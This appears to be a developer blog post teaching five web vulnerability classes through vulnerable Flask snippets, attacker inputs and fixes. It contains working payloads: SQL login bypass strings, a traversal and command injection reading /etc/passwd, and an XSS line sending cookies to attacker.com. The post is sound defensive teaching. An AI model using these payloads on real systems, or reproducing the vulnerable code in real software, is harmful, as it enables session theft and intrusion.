

Table of Contents
- Introduction
- The Developer's Blind Spot
- Why Thinking Like an Attacker Improves Your Code
- Meet OWASP — Your Free Security Curriculum
- SQL Injection: When Your Database Trusts the Wrong Person
- Cross-Site Scripting (XSS): Your HTML is Not a Sandbox
- LFI / Directory Traversal: The File Path That Wasn't
- Command Injection: When Your Shell Becomes Their Shell
- Insecure Direct Object Reference (IDOR): The Missing Authorization Check
- Building the Security Mindset
- Conclusion
Introduction
Most developers I know are great at building things. We can spin up a Flask app, wire it to a database, slap on a frontend, and ship it before lunch. But there's a quiet question that often goes unasked during all of that:
"How would someone break this?"
That question is the heart of basic hacking — and it's exactly the question that separates code that works from code that holds up. You don't need to become a penetration tester or a CTF champion to benefit from it. You just need to learn enough offensive thinking to spot the cracks before someone else does.
This post walks through five of the most common vulnerability classes every developer should understand, with small, realistic code examples. For each one, we'll look at the bug first, then flip the table and look at it through an attacker's eyes.
Watch the 60-Second Version
I also made a quick YouTube Short that shows this visually.
The Developer's Blind Spot
When you write code, your brain is wired toward the happy path. You assume:
- Users will type their actual name in the name field.
- File paths will point to real files.
- Form submissions will come from your form.
- The frontend validation you wrote will run.
Attackers don't share any of those assumptions. They live in the unhappy path. They poke at every input boundary, every trust assumption, every "this could never happen" comment in your code.
Learning basic hacking is really just learning to question those assumptions yourself, before shipping.
Why Thinking Like an Attacker Improves Your Code
Here's something that surprised me the first time I dipped into CTF challenges: the offensive mindset doesn't just make you safer — it makes you a better debugger.
When you've spent time exploiting bugs, you naturally start thinking about:
- Edge cases, because exploits live in edge cases.
- State and data flow, because exploits chain across boundaries.
- Trust boundaries, because every exploit crosses one.
- Failure modes, because security bugs and regular bugs are often the same bug viewed from different angles.
A developer who can ask "what if this input is malicious?" is the same developer who asks "what if this input is empty, oversized, or in a different encoding?" — which is exactly the question that prevents the 2 a.m. production page.
Meet OWASP — Your Free Security Curriculum
Before we dive into the bugs, you should know about OWASP (Open Worldwide Application Security Project). It's a non-profit that publishes free, vendor-neutral security guidance, and it's the closest thing the industry has to a shared baseline.
Two things from OWASP every developer should bookmark:
Resource What it is Why you care OWASP Top 10 The ten most critical web app risks, updated periodically A prioritized list of what to actually defend against OWASP Cheat Sheet Series Short, focused defense guides per topic Drop-in references when you're writing code
Most of what we cover below maps directly to entries in the OWASP Top 10. If you only learn one body of security knowledge in your career, learn this one.
1. SQL Injection: When Your Database Trusts the Wrong Person
The Bug
# Flask login route
@app.route("/login", methods=["POST"])
def login():
    username = request.form["username"]
    password = request.form["password"]

    query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
    user = db.execute(query).fetchone()

    if user:
        return "Welcome!"
    return "Invalid credentials"
Looks fine, right? It works. You can log in. Tests pass.
The Attacker's View
The attacker doesn't see a login form. They see a string concatenation that builds SQL from user input. So they send:
username: admin' --
password: anything
Your query becomes:
SELECT * FROM users WHERE username = 'admin' --' AND password = 'anything'The -- comments out the rest. The attacker is now logged in as admin without knowing the password. Worse variants (' OR 1=1 --, ' UNION SELECT ...) can dump entire tables.
The Fix
Use parameterized queries. The database driver handles escaping properly:
query = "SELECT * FROM users WHERE username = ? AND password = ?"
user = db.execute(query, (username, password)).fetchone()
The mental shift: never build SQL by concatenating strings. Treat every piece of user input as untrusted data, not as code.
2. Cross-Site Scripting (XSS): Your HTML is Not a Sandbox
The Bug
@app.route("/search")
def search():
    query = request.args.get("q", "")
    return f"<h1>Results for: {query}</h1>"
You echo back what the user searched for. Friendly UX. Ship it.
The Attacker's View
The attacker sees that whatever they put in q ends up in the HTML response, raw. So they craft a URL:
/search?q=<script>fetch('https://attacker.com/steal?c='+document.cookie)</script>They send that URL to a logged-in user (email, social media, forum post). The user clicks. Their browser runs the script. Their session cookie is now on the attacker's server.
The Fix
Two layers:
- Escape output, always. Templating engines like Jinja2 do this by default with
{{ variable }}. Don't bypass it without a very good reason. - Set a Content-Security-Policy header so even if something slips through, inline scripts won't run.
from markupsafe import escape

@app.route("/search")
def search():
    query = request.args.get("q", "")
    return f"<h1>Results for: {escape(query)}</h1>"
The mental shift: HTML is code. If user input flows into HTML without escaping, you're letting users write code that runs in other users' browsers.
3. LFI / Directory Traversal: The File Path That Wasn't
The Bug
@app.route("/download")
def download():
    filename = request.args.get("file")
    return send_file(f"/var/www/uploads/{filename}")
You let users download files from an uploads folder. Reasonable. The path is hardcoded to a safe directory.
The Attacker's View
The attacker sees filename is concatenated into a path with no validation. So they send:
/download?file=../../../../etc/passwdThe path resolves to /etc/passwd. On a typical Linux box, that hands them a list of every user account on the system. With more probing they read your .env file, your SSH keys, your application source code.
The Fix
Two things — do both, not either:
import os
from pathlib import Path

UPLOADS = Path("/var/www/uploads").resolve()

@app.route("/download")
def download():
    filename = request.args.get("file", "")
    target = (UPLOADS / filename).resolve()

    # Make sure the resolved path is still inside UPLOADS
    if not str(target).startswith(str(UPLOADS) + os.sep):
        abort(403)

    if not target.is_file():
        abort(404)

    return send_file(target)
The mental shift: a filename is not a path. Anything a user provides that ends up in a filesystem call needs canonicalization and a containment check.
4. Command Injection: When Your Shell Becomes Their Shell
The Bug
@app.route("/ping")
def ping():
    host = request.args.get("host")
    output = os.popen(f"ping -c 1 {host}").read()
    return f"<pre>{output}</pre>"
A handy little admin tool. Type a hostname, get a ping result.
The Attacker's View
The attacker doesn't see a ping tool. They see a shell command being built from a query string. So they send:
/ping?host=example.com; cat /etc/passwdThe shell sees two commands separated by ;. It runs both. Variants with &&, |, backticks, or $(...) all do similar things. The attacker now has arbitrary command execution as your web server user.
The Fix
Don't invoke a shell. Use subprocess with a list of arguments — no shell interpretation happens:
import subprocess
import shlex

@app.route("/ping")
def ping():
    host = request.args.get("host", "")

    # Validate aggressively — hostnames have a known shape
    if not re.fullmatch(r"[a-zA-Z0-9.\-]+", host):
        abort(400)

    result = subprocess.run(
        ["ping", "-c", "1", host],
        capture_output=True, text=True, timeout=5
    )
    return f"<pre>{escape(result.stdout)}</pre>"
The mental shift: shell=True and string interpolation are a deadly combination. If user input has to reach a subprocess, pass it as a list argument and validate its shape first.
5. Insecure Direct Object Reference (IDOR): The Missing Authorization Check
The Bug
@app.route("/invoice/<int:invoice_id>")
@login_required
def view_invoice(invoice_id):
    invoice = db.query(Invoice).get(invoice_id)
    return render_template("invoice.html", invoice=invoice)
The user is logged in. They can only see invoice IDs they own from the UI. Looks safe.
The Attacker's View
The attacker sees that invoice_id is just a number in the URL, and the code only checks that you're logged in, not that the invoice belongs to you. So they:
- Log in to their own account.
- Visit
/invoice/1, then/invoice/2, then/invoice/3… - Read every invoice in the system.
This bug is sneaky because it produces no error, no anomalous behavior, and no log entry that looks suspicious. It just quietly leaks data to anyone who increments a number.
The Fix
Authentication is not authorization. Every object lookup must check that the current user is allowed to see that specific object:
@app.route("/invoice/<int:invoice_id>")
@login_required
def view_invoice(invoice_id):
    invoice = db.query(Invoice).filter_by(
        id=invoice_id,
        owner_id=current_user.id   # the critical line
    ).first_or_404()

    return render_template("invoice.html", invoice=invoice)
The mental shift: knowing who someone is (authentication) is a different question from what they're allowed to do (authorization). Ask both, every single time.
Building the Security Mindset
Notice the pattern across all five vulnerabilities:
| Bug Type          | Trust Assumption That Broke                 |
| ----------------- | ------------------------------------------- |
| SQL Injection     | "Input strings are just data"               |
| XSS               | "My HTML output is just a string"           |
| LFI               | "A filename is just a name"                 |
| Command Injection | "Arguments to a command are just arguments" |
| IDOR              | "Logged in means allowed"                   |
Every one is a case of the developer treating something as inert when it was actually active. The security mindset is, fundamentally, the discipline of asking:
"Where does data cross a trust boundary in this code, and what could it become on the other side?"
A few practical habits that flow from this:
- Treat all input as untrusted by default, including input from your own database, your own internal services, and your own logs.
- Validate at the boundary, not deep in business logic. The earlier you reject bad input, the smaller your attack surface.
- Default-deny, not default-allow, for any access decision.
- Read the OWASP Top 10 once a year. It changes. So do you.
- Try a CTF. Even a beginner-level challenge will teach you more about HTTP, cookies, and parsers than a year of normal feature work.
Conclusion
You don't need to become a security engineer to write secure software. You just need enough offensive intuition to recognize the shape of a bad pattern when you're typing it.
Every example in this post is a few characters away from being safe. Parameterized query instead of f-string. escape() instead of raw concatenation. Path containment check instead of blind concatenation. Argument list instead of shell string. owner_id=current_user.id instead of trusting the URL.
Those are small habits. But they compound. Once you start seeing code through an attacker's eyes, you can't unsee it — and your code gets quietly, durably better.
So the next time you write a route, a query, or a file handler, take five seconds and ask the question:
"How would someone break this?"
Then write the version that survives the answer.
If you found this useful and want to go deeper, the OWASP Top 10 and PortSwigger Web Security Academy are the best free resources I know of. Both are worth a weekend.
Thank you for reading this blog post. If you found the post helpful or interesting, here are a few ways you can show your support:
- 🐦 Follow me on X
- 📺 Subscribe to my Youtube channel
Your support and engagement means a lot to me as an open-source developer.